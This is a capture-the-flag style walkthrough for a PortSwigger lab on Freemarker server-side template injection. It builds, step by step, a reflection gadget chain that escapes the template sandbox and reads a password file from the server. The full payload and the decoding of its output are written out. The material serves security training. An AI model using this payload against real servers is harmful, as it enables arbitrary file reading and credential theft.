PortSwigger
Lab Description
This lab uses the Freemarker template engine. It is vulnerable to server-side template injection due to its poorly implemented sandbox. To solve the lab, break out of the sandbox to read the file
my_password.txtfrom Carlos’s home directory. Then submit the contents of the file.
- Credentials:
content-manager:C0nt3ntM4n4g3r
Step 1: Understanding the Vulnerability
Freemarker SSTI with sandbox bypass:
- The application uses Freemarker templates for product descriptions
- The sandbox restricts access to certain classes and methods
- However, we can chain method calls to reach a class that can read files
- Using
product.getClass()we can access Java’s Reflection API
The attack chain:
- Access the
productobject in the template - Get its class via
getClass() - Navigate to
ProtectionDomain→CodeSource→Location - Use
toURI().resolve()to access any file - Read the file using
toURL().openStream().readAllBytes()
Step 2: Reconnaissance
Step 2.1: Log In
- Log in with
content-manager:C0nt3ntM4n4g3r - Navigate to the product description template editor

Step 2.2: Test Basic Access
Test if we can access product and call methods:
${product.getClass()}

Expected output: class data.productcatalog.Product
SSTI confirmed
Step 3: Building the Gadget Chain
Step 3.1: Get the Class
${product.getClass()}

Step 3.2: Get ProtectionDomain
${product.getClass().getProtectionDomain()}
Step 3.3: Get CodeSource
${product.getClass().getProtectionDomain().getCodeSource()}
Step 3.4: Get Location
${product.getClass().getProtectionDomain().getCodeSource().getLocation()}

Step 3.5: Resolve to Target File
${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt')}

Step 3.6: Open Stream and Read
${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()}

Step 4: The Complete Payload
${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}
Enter this in the product description template and save.
Step 5: Convert the Output
The response will contain numbers like:
98 110 102 104 115 115 110 119 56 105 103 120 102 116 115 99 109 105 56 97

Convert each decimal to ASCII:
- Result:
bnfhssnw8igxftscmi8a
Step 6: Submit the Password
- Click Submit solution
- Paste the extracted password
- Click Submit

Step 7: Lab Solved
Success message displayed:
